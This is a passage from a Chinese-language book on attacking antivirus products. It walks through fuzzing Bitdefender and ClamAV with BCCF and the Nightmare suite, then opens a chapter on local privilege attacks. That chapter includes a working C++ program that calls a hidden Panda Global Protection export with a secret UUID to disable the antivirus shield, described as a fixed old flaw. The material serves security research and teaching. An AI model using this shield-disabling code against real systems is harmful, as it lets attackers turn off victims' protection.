如上所示，Radamsa尝试对传入字符串`Testing 123`进行变形，并生成完全不同的字符串。最后一部分是配置BCCF，使其能对目标反病毒软件进行模糊测试。这里我们测试的是Bitdefender antivirus。在bcf.cfg中加入以下几行：

```
#-----------------------------------------------------------------------
# Configuration for BitDefender
#-----------------------------------------------------------------------
[BitDefender]
# Command line to launch it
command=/usr/bin/bdscan --no-list
# Base tube name
basetube=bitdefender
# The tube the fuzzer will use to pull of samples
tube=%(basetube)s-samples
# The tube the fuzzer will use to record crashes
crash-tube=%(basetube)s-crash
# Extension for the files to be fuzzed
extension=.fil
# Timeout for this fuzzer
timeout=90
# Environment
environment=common-environment
# File to load/save the state with BCF fuzzer
#state-file=state.dat
current-state-file=current-state-bd
generation-bottom-level=-25
skip-bytes=7
save-generations=1

[common-environment]
MALLOC_CHECK_=2
```

需要注意上述针对Bitdefender antivirus配置中粗体部分的内容。我们需要在配置中填写清楚运行指令、二进制探测工具的超时时间以及为待测软件设置的环境变量。将`MALLOC_CHECK_`设置成`2`，以便能够挖掘GNU LIBC库中有记载的缺陷。

13

成功安装所有依赖模块并正确配置BCCF以后，就可以开始使用BCCF了。可以通过运行bcf.py来了解如何在命令行模式下使用BCCF：

```
nightmare/fuzzers$ ./bcf.py
Usage: ./bcf.py (32|64) <config file> <section> <input_file> <output
directory> [<max iterations>]

The first argument to ./bcf.py is the architecture, 32bit or 64bit.
```

我们可以使用如下指令，使模糊测试样本代码最大化地覆盖到Bitdefender antivirus的特性：

```
$ ./bcf.py 32 bcf.cfg BitDefender ../samples/av/sample.lnk out 100
```

```
[Wed Apr 22 13:41:04 2015 7590:140284692117312] Selected a maximum size
of 6 change(s) to apply
[Wed Apr 22 13:41:04 2015 7590:140284692117312] Input file is
../samples/av/041414-18376-01.dmp.lnk
[Wed Apr 22 13:41:04 2015 7590:140284692117312] Recording a total of 10
value(s) of coverage...
[Wed Apr 22 13:41:15 2015 7590:140284692117312] Statistics: Min 24581,
Max 24594, Avg 24586.400000, Bugs 0
[Wed Apr 22 13:41:15 2015 7590:140284692117312] Maximizing file in
100 iteration(s)
[Wed Apr 22 13:41:29 2015 7590:140284692117312] GOOD! Found an
interesting change at 0x0! Covered basic blocks 24604, original maximum 24594
[Wed Apr 22 13:41:29 2015 7590:140284692117312] Writing discovered
generation file 4d120a4e3bc360815a7113bccc642fedfd537479
(out/generation_4d120a4e3bc360815a7113bccc642fedfd537479.lnk)
[Wed Apr 22 13:41:29 2015 7590:140284692117312] New statistics:
Min 24594, Max 24604, Avg 24599.000000
[Wed Apr 22 13:41:33 2015 7590:140284692117312] GOOD! Found an
interesting change at 0x0!
Covered basic blocks 24605, original maximum 24604
[Wed Apr 22 13:41:33 2015 7590:140284692117312] Writing discovered
generation file e349166e31de0793af62e6ac11ecda20e8a759bd
(out/generation_e349166e31de0793af62e6ac11ecda20e8a759bd.lnk)
(...)
```

BCCF会尝试使用样本sample.lnk进行最高100次迭代来最大化代码覆盖，接着BCCF会将生成的样本保存到相关目录下。一段时间后，我们将能看到类似以下信息：

```
[Wed Apr 22 13:47:04 2015 7590:140284692117312] New statistics:
Min 24654, Max 24702, Avg 24678.000000
[Wed Apr 22 13:47:13 2015 7590:140284692117312] Iteration 100, current
generation value -2, total generation(s) preserved 8
[Wed Apr 22 13:47:18 2015 7590:140284692117312] File successfully
maximized from min 24581, max 24594 to min 24654, max 24702
[Wed Apr 22 13:47:18 2015 7590:140284692117312] File
out/51de04329d92a435c6fd3eef5930982467c9a25f.max written to disk
```

原始文件覆盖了24 594个基础区块，代码覆盖最大化的生成样本覆盖了24 702个基础区块：整整多出108个基础区块。我们可以使用新生成的最大化代码覆盖的样本作为模版。

我们也可以对BCCF进行配置，使其不是通过一系列迭代最大化样本代码覆盖率，而是不断执行，直到人工移除最后一个参数而停止工具的执行：

```
$ ./bcf.py 32 bcf.cfg BitDefender ../samples/av/041414-18376-01.dmp.lnk out
[Wed Apr 22 11:45:42 2015 28514:139923369727808] Selected a maximum size
 of 7 change(s) to apply
[Wed Apr 22 11:45:42 2015 28514:139923369727808] Input file is
../samples/av/041414-18376-01.dmp.lnk
[Wed Apr 22 11:45:42 2015 28514:139923369727808] Recording a total of
10 value(s) of coverage...
[Wed Apr 22 11:45:51 2015 28514:139923369727808] Statistics: Min 24582,
Max 24588, Avg 24584.750000, Bugs 0
[Wed Apr 22 11:45:51 2015 28514:139923369727808] Fuzzing...
[Wed Apr 22 11:48:00 2015 28514:139923369727808] GOOD! Found an
```

```
interesting change at 0x0!
Covered basic blocks 24589, original maximum 24588
[Wed Apr 22 11:48:00 2015 28514:139923369727808] Writing discovered
generation file 064b4e7b6ec94a8870f6150d8a308111bb3b313e
(out/generation_064b4e7b6ec94a8870f6150d8a308111bb3b313e.lnk)
[Wed Apr 22 11:48:00 2015 28514:139923369727808] New statistics:
Min 24588, Max 24589, Avg 24588.500000
[Wed Apr 22 11:48:03 2015 28514:139923369727808] GOOD! Found an
interesting change at 0xa5e! Covered basic blocks 24596,
 original maximum 24589
[Wed Apr 22 11:48:03 2015 28514:139923369727808] Writing discovered
generation file d5f30e9a01109eb87363b2e6cf1807c000d5b598
(out/generation_d5f30e9a01109eb87363b2e6cf1807c000d5b598.lnk)
[Wed Apr 22 11:48:03 2015 28514:139923369727808] New statistics:
Min 24589, Max 24596, Avg 24592.500000
(...)
[Wed Apr 22 13:39:42 2015 28514:139923369727808] Iteration 1915, current
generation value -10, total generation(s) preserved 7
[Wed Apr 22 13:39:45 2015 28514:139923369727808] GOOD! Found an
interesting change at 0x2712c! Covered basic blocks 30077,
original maximum 30074
[Wed Apr 22 13:39:45 2015 28514:139923369727808] Writing discovered
generation file 0d409746bd76a546d2e8ef4535674c60daa90021
(out/generation_0d409746bd76a546d2e8ef4535674c60daa90021.lnk)
[Wed Apr 22 13:39:45 2015 28514:139923369727808] New statistics:
Min 30074, Max 30077, Avg 30075.500000
[Wed Apr 22 13:40:28 2015 28514:139923369727808] Dropping current
generation and statistics as we have too many bad results
[Wed Apr 22 13:40:28 2015 28514:139923369727808] Statistics: Min 30071,
Max 30074, Avg 30072.500000, Bugs 0
[Wed Apr 22 13:40:28 2015 28514:139923369727808] Iteration 1927,
current generation value -7, total generation(s) preserved 7
(...)
```

在本例中，BCCF创建了一系列代码覆盖率最大化的样本文件，最后一次迭代生成时，可以发现BCCF成功将代码覆盖率从24 588个基础区块提升到了30 074个基础区块：整整多了5486个！

13.1.7 模糊测试套组 Nightmare

Nightmare是一款带有统一中央管理功能的分布式模糊测试套组。Nightmare虽然也能在Windows和Mac OS X上运行，不过其主要应用场景是Linux系统。我们可以使用该模糊测试套组来动态测试不同的反病毒产品。前面已经给出了Nightmare模糊测试套组的下载地址：https://github.com/joxeankoret/nightmare/。

可以通过以下指令，从GitHub上复制下载一份Nightmare模糊测试套组的最新版本：

```
$ git clone https://github.com/joxeankoret/nightmare.git
```

下载安装包后，打开doc/install.txt，然后按照其中介绍的步骤进行操作。install.txt在线版可以通过如下地址获取：https://github.com/joxeankoret/nightmare/blob/master/doc/install.txt。

我们要安装Nightmare所依赖的以下组件：

- ❑ Python 在Linux和Mac OS X上，Python默认已经安装，不过Windows下仍需手动安装；
- ❑ MySQL server 用于存储崩溃信息；
- ❑ Capstone Python binding 从www.capstone-engine.org/download.html下载Python第三方内置反汇编库；
- ❑ Beanstalkd 在Linux系统中，直接通过运行命令`apt-get install beanstalkd`进行安装；
- ❑ Radamsa 这是Nightmare使用的模糊测试修改器。可以通过https://code.google.com/p/ouspg/wiki/Radamsa下载带有安装指引的Radamsa。

为了能够执行一些模糊测试修改器（比如针对MachO或OLE2容器文件格式的智能模糊测试修改器）和二进制探测器，我们可以有选择地安装以下依赖组件：

- ❑ DynamoRIO 一款开源二进制探测工具，可以通过www.dynamorio.org下载；
- ❑ Zzuf 一款多用途模糊测试工具。在Linux系统中，可以通过运行命令`apt-get install zzuf`安装；
- ❑ Python macholib 针对MachO的Python解析器，可以从https://pypi.python.org/pypi/macholib/下载。

安装完Nightmare所有依赖组件，并创建完成MySQL数据库后，通过以下指令完成安装Nightmare模糊测试套组的最后一步：

```
$ cd nightmare/runtime
$ python nightmare_frontend.py
```

运行上述指令以后，程序默认会在localhost:8080启动一个Web server。如图13-1所示，我们只要使用浏览器访问http://localhost:8080，点击Configuration链接，配置样本路径、模版路径、安装路径、Beanstalkd监听的地址及其端口（默认为11300）。

图13-1 Nightmare模糊测试套组的最后一个配置项

正确配置完这些选项以后，就只需要配置待模糊测试的目标了。

1. 配置Nightmare

我们以ClamAV antivirus Linux版为目标，配置Nightmare模糊测试套组。我们需要通过以下指令在装有Linux系统的机器上进行安装。

```
$ sudo apt-get install clamav
```

点击Projects链接，会出现一个如图13-2所示的界面，在这里向Nightmare添加一个新的模糊测试目标。

Nightmare Fuzzing Project

Navigation: Index, Configuration, Projects, Triggers, Mutation Engines, Project Engines, Project Triggers, Samples, Results, Bugs, Statistics, Logout

Projects

Action	Name	Description	Subfolder	Tube prefix	Max. samples	Max. iterations	Enabled	Archived	Start date
	Python 3.5	Python 3.5 from Mercurial repository.	py	python35	0	1000000	Yes	No	2015-04-06
	IDA Pro 6.7	IDA Pro version 6.7	r2	ida	4	10000	No	Yes	2014-12-30
	3	Another try with updated as of Nov-13.	av		16	100000	No	Yes	2014-11-13
	r2 Nov-2014	Fuzzing radare after so many fixes.	av	radare	1	100	No	Yes	2014-11-11
	ESET Nod32	ESET Nod32 for Linux.	av	eset	10	100000	No	Yes	2014-11-02
	r2 Oct-2014	Another try of Radare2 on October 2014.	av	radare	32	1000000	No	Yes	2014-10-09
		Another try with the server. Let's see...	av		4	1000000	No	Yes	2014-08-22
	BCCF	Testing of with BCCF	av		16	1000000	No	Yes	2014-08-13
	3	3rd try fuzzing .	av		16	1000000	No	Yes	2014-08-05
	Python 2.7.3	Python 2.7.3, x86_64	py	python	16	1000000	No	Yes	2014-07-25

39 project(s) hidden... Show all projects.

图13-2　在Nightmare模糊测试套组中新建一个模糊测试项目

在这些区域中填入新项目的信息。添加一个项目名称、一个可选介绍，以及$NIGHTMARE_DIR/samples/目录下一个存储着所有要被用作模版的样本子文件夹。填写清楚Beanstalk的tube前缀，来将相关job推送给worker。设置队列中维持的最大样本数量（用于多进程或多节点任务），同时配置手动停止任务前无崩溃的最大迭代数量。填写完上述所有区域后，点击Add New Project就大功告成了。这样一来，我们就创建了一个新项目。

接着，我们需要给项目分配一个模糊测试修改引擎。在界面的左侧，可以看到Project Engines超链接。点击这个超链接，然后选择中意的模糊测试修改引擎。在测试反病毒软件的时候，建议选择以下几个引擎选项：

- ❑ Radamsa multiple　该引擎选项会创建一个内有10个畸变文件的ZIP文件；
- ❑ Simple replacer multiple　该引擎选项会创建一个带有多个文件的ZIP文件。和Radamsa不一样，该引擎会用随机选定的原始缓冲区的部分数据去替换随机选定的字符；
- ❑ Charlie Miller multiple　该引擎选项的工作方式和前一个引擎类似，但是使用的是2008年CanSecWest演示的Charlie Miller算法。

总的来说，创建带有多个文件的样本来进行模糊测试，比创建单个文件然后针对创建的每个样本文件启动一个反病毒引擎扫描实例测试要好。

2. 搜寻样本

下一步是为这个项目找到正确的样本。如果一开始没有任何样本，可以点击界面左侧的Samples链接。这样Nightmare模糊测试套组就会借助Google自动下载特定类型文件格式的样本。

我们可以试着下载一些PDF文件来对ClamAV开展模糊测试。点击Samples链接，完成图13-3所示的表单。

Nightmare Fuzzing Project

Samples

Samples root directory is configured to **'/home/joxean/Documentos/research/nightmare/samples'**. Samples for each configured projects will be find in sub-directories under this directory.

Find samples

If you need to find new samples you can use the following form. It will try to find new samples of the given format using Google search engine.

WARNING! The process will take a long while and depending on your browser it may not be updated until the whole process finishes. Please be patient.

Samples sub-directory:	av	*Sub-directory where the new samples found will be downloaded. If the directory does not exists, it will be created.*
File extension:	pdf	*Common file extension for the sample. For example, it can be doc, xls, pdf, chm, zip, rar, etc...*
Additional search terms:		*Additional search terms. It may contain anything.*
Magic header bytes:	%PDF-1.	*Magic header. For example, it can be '%PDF-' in order to find PDF samples.*

Find samples

图13-3　使用Nightmare模糊测试套组查找样本

自动搜寻下载过程可能会花一些时间，我们需要等待一会儿。一段时间后，我们就可以在samples/av子目录下找到刚刚下载的一系列样本文件了。

3. 配置并运行fuzzer

我们需要转到目录nightmare/fuzzers下，并编辑文件generic.cfg增加以下几行数据来配置fuzzer：

```
#-----------------------------------------------------------------------
# Configuration for ClamAV
#-----------------------------------------------------------------------
[ClamAV]
# Command line to launch it
command=/usr/bin/clamscan --quiet
# Base tube name
basetube=clamav
# The tube the fuzzer will use to pull of samples
tube=%(basetube)s-samples
# The tube the fuzzer will use to record crashes
crash-tube=%(basetube)s-crash
# Extension for the files to be fuzzed
extension=.fil
# Timeout for this fuzzer
timeout=90
# Environment
environment=clamav-environment

[clamav-environment]
MALLOC_CHECK_=3
```

之前运行BCCF的过程中，在运行待测软件之前，我们需要设置运行指令、环境变量，以及超时。但这次，除了进行这些配置以外，还需要配置其他变量，比如与放置模糊测试项目任务路径相关的管道前缀，还有崩溃管道（存储崩溃信息的目录）。完成所有配置后，打开一个terminal并运行以下指令：

```
$ cd nightmare/fuzzers
joxean@box:~/nightmare/fuzzers$ ./generic_fuzzer.py generic.cfg ClamAV
```

terminal显示的结果如下所示：

```
[Wed Apr 22 19:07:35 2015 19453:140279998961472] Launching fuzzer,
listening in tube clamav-samples
```

这时候，fuzzer会无限期等待任务分配。我们需要运行另一条命令来让任务真正开始工作。在另一个terminal里，运行以下指令为项目创建样本：

```
$ cd nightmare/runtime
$ python nfp_engine.py
 [Wed Apr 22 19:11:35 2015 20075:139868713940800] Reading configuration
from database...
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Configuration value
SAMPLES_PATH is /home/joxean/nightmare/results
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Configuration value
TEMPLATES_PATH is /home/joxean/nightmare/samples
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Configuration value
NIGHTMARE_PATH is /home/joxean/nightmare
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Configuration value
QUEUE_HOST is localhost
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Configuration value
QUEUE_PORT is 11300
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Starting generator...
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Creating sample for
ClamAV from folder av for tube clamav mutator Radamsa multiple
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Generating mutated file
/home/joxean/nightmare/results/tmpfZ8uLu
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Putting it in queue and
updating statistics...
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Creating sample for
ClamAV from folder av for tube clamav mutator Radamsa multiple
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Generating mutated file
/home/joxean/nightmare/results/tmpM4wbSE
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Putting it in queue and
updating statistics...
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Creating sample for
ClamAV from folder av for tube clamav mutator Radamsa multiple
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Generating mutated file
/home/joxean/nightmare/results/tmp44Nk6G
[Wed Apr 22 19:11:36 2015 20075:139868713940800] Putting it in queue and
updating statistics...
[Wed Apr 22 19:11:36 2015 20075:139868713940800] Creating sample for
ClamAV from folder av for tube clamav mutator Radamsa multiple
[Wed Apr 22 19:11:36 2015 20075:139868713940800] Generating mutated file
/home/joxean/nightmare/results/tmptRy_Je
[Wed Apr 22 19:11:37 2015 20075:139868713940800] Putting it in queue and
updating statistics...
(...)
```

脚本nfp_engine.py会创建样本并将其放入队列中。现在，如果我们回到fuzzer等待任务分配的terminal中，会看到类似下列的结果：

```
$ python generic_fuzzer.py generic.cfg ClamAV
[Wed Apr 22 19:14:47 2015 20324:140432407086912] Launching fuzzer,
listening in tube clamav-samples
[Wed Apr 22 19:14:47 2015 20324:140432407086912] Launching debugger with
command /usr/bin/clamscan --quiet /tmp/tmpbdMx7p.fil
[Wed Apr 22 19:14:52 2015 20324:140432407086912] Launching debugger with
command /usr/bin/clamscan --quiet /tmp/tmpwxEVO2.fil
(...)
[Wed Apr 22 19:15:37 2015 20324:140432407086912] Launching debugger with
command /usr/bin/clamscan --quiet /tmp/tmptBJ0cr.fil
LibClamAV Warning: Bytecode runtime error at line 56, col 9
LibClamAV Warning: [Bytecode JIT]: recovered from error
LibClamAV Warning: [Bytecode JIT]: JITed code intercepted runtime error!
LibClamAV Warning: Bytecode 40 failed to run: Error during bytecode
execution
(...)
[Wed Apr 22 19:16:55 2015 20324:140432407086912] Launching debugger with
command /usr/bin/clamscan --quiet /tmp/tmpRAoDQ2.fil
LibClamAV Warning: cli_scanicon: found 6 invalid icon entries of 6 total
[Wed Apr 22 19:17:57 2015 20324:140432407086912] Launching debugger with
command /usr/bin/clamscan --quiet /tmp/tmpOOIWnE.fil
LibClamAV Warning: PE file contains 16389 sections
(...)
```

最终，我们让fuzzer跑起来了！fuzzer会在调试界面下运行目标进程clamscan，并记录模糊测试项目进行期间目标进程发生的所有崩溃信息。我们可以在前端Web应用中，查看相关统计和结果。回到Web界面，点击Statistics链接，我们会看到类似图13-4的结果：




图13-4　查看模糊测试统计图表

最终，如果选取的模糊测试模版恰当再加上一点小运气，模糊测试目标进程就会崩溃。如果在测试过程中，产生了一个或多个崩溃，我们点击Results链接，就可以看到类似图13-5所示的窗口。

模糊测试结果

Project ESET Nod32 - 35 crashes [Download project results]					
Action	Program Counter	Signal	Exploitable	Disassembly	Date
	0xF77CD430	SIGABRT	Unknown	f77cd430 POP EBP	2014-11-04 12:28:05
	0xF7706430	SIGABRT	Unknown	f7706430 POP EBP	2014-11-04 10:33:54
	0xF77A2430	SIGABRT	Unknown	f77a2430 POP EBP	2014-11-04 10:23:40
	0xF7768430	SIGABRT	Unknown	f7768430 POP EBP	2014-11-04 10:10:57
	0xF7752430	SIGABRT	Unknown	f7752430 POP EBP	2014-11-04 08:35:16
	0xF778D430	SIGABRT	Unknown	f778d430 POP EBP	2014-11-04 08:32:43
	0xF778B430	SIGABRT	Unknown	f778b430 POP EBP	2014-11-04 08:13:10
	0xF6EB9624	SIGSEGV	Exploitable	f6eb9624 CALL [EDX+0x8]	2014-11-04 06:31:03
	0xF7700430	SIGABRT	Unknown	f7700430 POP EBP	2014-11-04 06:18:30
	0xF77CC430	SIGABRT	Unknown	f77cc430 POP EBP	2014-11-04 06:11:58
25 crash(es) hidden... Show all crashes.					

图13-5　查看模糊测试结果

我们可以在上述界面处下载会产生崩溃的样本，并对比样本文件经历的改动，来创建可以触发相关缺陷的针对性样本，同时查看register值和调用栈等。

13.2　总结

动态分析包括一系列提取程序运行时和行为信息的技术。本章主要阐释了两种动态分析技术：模糊测试和代码覆盖测试。

模糊测试通过向待测程序传入异常或畸形的数据，尝试让其崩溃。有简单的模糊测试工具，也有相对高级复杂的，它们通常有以下功能特性：

- 模糊测试修改器　该模块用于对模糊测试模版、传入文件、协议或文件格式进行修改；
- 二进制探测工具　这类库文件或程序允许我们探测应用，并记录相关指令、基础区块执行以及捕获异常和错误等；
- 缺陷复现和崩溃管理工具　这类工具可以让捕获并分类崩溃样本、生成用于研究崩溃的报告的过程变得容易许多；
- 代码覆盖测试工具　这类工具可以帮助我们挖掘可能存在漏洞的代码。

要让fuzzer有效工作，选择正确的模糊测试模版十分重要。在选择模版文件的时候，要考虑在待测程序中打开的可行性。可以通过在自己的电脑上查找特定文件、使用谷歌检索（使用`filetype`关键词），或者从其他可供下载的反病毒测试套组中查找合适的模版文件。

代码覆盖测试是一种基于在目标程序运行过程中，探测被执行的不同指令、基础区块或函数的动态分析技术。代码覆盖测试通常是模糊测试套组的一个子模块部分。进行代码覆盖测试通常是为了能够挖掘出未涉及的新代码路径，以便挖掘出背后潜藏的相关漏洞。本章主要探讨了两种代码覆盖测试技术：

- 使用符号化执行和SMT处理器来解释被执行或在目标二进制文件中发现的代码，获取代码中使用的变量，并将其虚拟化，生成SMT公式，然后让SMT处理器来挖掘出能够覆盖

更多特性的传入样本的代码变动；
- 对模糊测试模版文件进行随机或半随机的变动修改，然后使用二进制探测工具，来检查新的修改能否挖掘出可以覆盖到新特性的代码。

总地来说，fuzzer的工作方式如下：

(1) 使用模版文件对目标程序开展模糊测试；

(2) 依据模版文件，进行相关修改，生成新的畸变文件样本；

(3) 新生成的模糊测试畸变文件样本，会传递给运行在二进制调试器下的目标程序处理；

(4) 如果相关样本引起了目标程序崩溃，fuzzer会记录相关崩溃信息；

(5) 在二进制调试探测过程中，所发现的能执行新代码区块的文件样本，会作为fuzzer之后迭代测试的模糊测试模版；

(6) 上述步骤可以迭代一次或多次，直到完成预设的循环次数或挖掘到足够多的漏洞，否则整个过程可以无限循环。

本章最后的实战部分介绍了如何安装、配置和使用Nightmare模糊测试套组。

了解了上述实用的知识后，就可以有把握地对反病毒软件或其他类似软件开展模糊测试了。

下一章将会探讨，在利用远程漏洞获取到目标机器初始权限的情况下，如何在本地挖掘并利用反病毒软件中的漏洞。

第 14 章

本地攻击

本地攻击技术是一种用于在接触到本地目标计算机后，利用产品或其相关模块的漏洞进行攻击的技术。

比如，本地攻击技术可以在成功实施远程攻击后用来提升权限，或在已接触到目标机器后单独使用。借助这类技术，攻击者能够将用户权限从普通用户直接提升到拥有更高权限的用户（比如，SYSTEM或root用户），在最糟糕的情况下，甚至可以获取到内核层面的权限。这类技术通常会利用以下几种类型的漏洞开展攻击。

- *内存破坏* 这类漏洞特指运行在本地具有高权限的服务中的内存破坏漏洞。取决于漏洞的实际情况以及编译器或操作系统提供的漏洞缓释技术，利用这类漏洞进行攻击的可行性一般较低。
- *错误的权限分配* 这类漏洞是由于给本地服务分配了错误的权限或访问控制列表（access control list，ACL）而导致的。比如，以SYSTEM权限运行、但ACL却为null的进程的漏洞就十分容易被利用，一般来说可靠性是100%。
- *逻辑漏洞* 这类漏洞是最优雅却也最难发现的漏洞种类。逻辑漏洞通常是一种设计缺陷，它允许通过完全合法的方式，特别是反病毒软件本身使用的相同方式，来获取具有较高权限的资源。利用这类漏洞的难度取决于具体的设计缺陷情况，但是其可靠性指数是100%。更好的消息是，这类漏洞因为需要对产品作出重大改动，所以无法很容易地修复。这类漏洞和产品的相关模块深度整合交织，在不产生其他新漏洞的情况下，修复这类逻辑漏洞很难。

接下来的几节将会探讨应该如何利用这类本地漏洞开展攻击，同时展示一些反病毒软件实际存在的旧漏洞。

14.1 利用后门和隐藏功能

一些产品包含特定的后门或隐藏功能，可以让启用或禁用某些特定产品功能变得容易许多（一般技术支持会使用这些后门或隐藏的功能）。这类后门在产品的开发阶段十分有用，但无论是有意还是无意的，如果在线上正式发布的产品中带有这些后门或隐藏功能，那么它们最终会被攻击者发现并利用。这类漏洞可能是有意预留给技术支持人员使用的，也有可能是不合理的开发设

计理念带来的。要记住一点，没有什么能逃得过逆向分析工程师的眼睛，而混淆技术无法抵挡意志坚定的黑客：如果产品开放了任何后门，迟早会被发现的。

让我们举一个已经被修复、影响了Panda Global Protection反病毒软件2013及其以下版本的漏洞。Panda Global Protection是我评估过的所有反病毒软件中最糟糕的一个：不到一天的功夫，我已经找到了三个本地漏洞，所以并不打算继续分析下去了。我发现的第一个漏洞的成因是不合理的开发选择。如图14-1所示，为了防止反病毒进程被在同一个计算机上运行的“AV终结者”病毒结束，Panda反病毒软件借助内核驱动对某些进程启用了相关防护。




图14-1 Panda反病毒的自我防护盾会防止任务管理器禁用Panda反病毒的进程

但是，该内核驱动可以和任意进程自由通信。不幸的是，存在I/O控制代码（I/O Control Code，IOCTL）可以用于禁用该防护。

在涉及细节之前，先来讲讲我是如何发现这个漏洞的。Panda Global Protection安装的一个名叫pavshld.dll的库文件引起了我的注意。除了PAVSHLD_001和PAVSHLD_002函数外，该库文件导出了一系列容易读懂的函数名。当我稍微看了一下第一个函数PAVSHLD_001后，就确定这背后必定隐藏着什么奥秘。该函数接受的唯一参数是一个值为ae217538-194a-4178-9a8f-2606b94d9f13的UUID。如果UUID正确，程序会调用一系列函数，其中一些函数会对注册表做改动。注意到如此奇怪的代码后，我打算编写一个C++程序来弄清楚，使用神奇的UUID值调用该函数后会发生什么：

```
/**
 Tool to disable the shield (auto-protection) of Panda Global Protection

*/
#include <iostream>
```

```
#include <windows.h>
#include <rpc.h>

using namespace std;
typedef BOOL (*disable_shield_t)(UUID*);

int main()
{
  HMODULE hlib = LoadLibrary("C:\\Program Files (x86)\\Common Files\\"
                             "Panda Security\\PavShld\\PavShld.dll");
  if ( hlib )
  {
    cout << "[+] Loaded pavshld.dll library" << endl;

    UUID secret_key;
    UuidFromString(
       (unsigned char *)"ae217538-194a-4178-9a8f-2606b94d9f13",
       &secret_key);

    disable_shield_t p_disable_shield;

    p_disable_shield = (disable_shield_t)GetProcAddress(hlib,
                                         "PAVSHLD_0001");
    if ( p_disable_shield != NULL )
    {
      cout << "[+] Resolved function PAVSHLD_0001" << endl;
      if ( p_disable_shield(&secret_key) )
        cout << "[+] Antivirus disabled!" << endl;
      else
        cout << "[-] Failed to disable antivirus: " << GetLastError()
             << endl;
    }
    else
      cout << "[-] Cannot resolve function PAVSHLD_0001 :(" << endl;
  }
  else
  {
    cout << "Cannot load pavshld.dll library, sorry" << endl;
  }
  return 0;
}
```

上述代码加载库文件PavShld.dll然后调用了导出的函数`PAVSHLD_001`。在一台装有Panda Global Protection 2012的电脑上运行了编写的C++测试程序后，我发现可以通过Windows任务管理器轻松结束Panda反病毒的进程。我又以普通用户身份和更低权限的用户身份（专门为本次试验创建的）来做相同的操作，结果都是一样的，Panda反病毒的进程可以被轻松结束。在运行我编写的这个C++程序之前，我无法结束任何Panda反病毒的进程，但运行它之后就可以了。这着实糟糕。但是，我之前认为该函数仅对注册表键进行了改动的想法其实是错的，该库文件事实上额外调用了另一个库文件：ProcProt.dll。`PAVSHLD_001`函数会校验是否传入了秘密UUID值并包含如下代码：

```
.text:3DA26272 loc_3DA26272: ; CODE XREF: PAVSHLD_0001+5Bj
.text:3DA26272   call    sub_3DA260A0
.text:3DA26277   call    check_supported_os
.text:3DA2627C   test    eax, eax
.text:3DA2627E   jz      short loc_3DA26286
; ProcProt.dll!Func_0056 is meant to disable the av's shield
.text:3DA26280  call    g_Func_0056
```

此处我选择调用的函数是`g_Func_0056`，它存在于库文件ProcProt.dll中，通过典型的`LoadLibrary`和`GetProcAddress`函数调用实现动态解析。我在IDA中快速浏览了一下反汇编列表，并未发现任何令人振奋的东西；但是，当按下小键盘上的-键，切换到Proximity Browser时，就能看到图14-2所示的函数调用图，其中包括调用和被调用的函数。

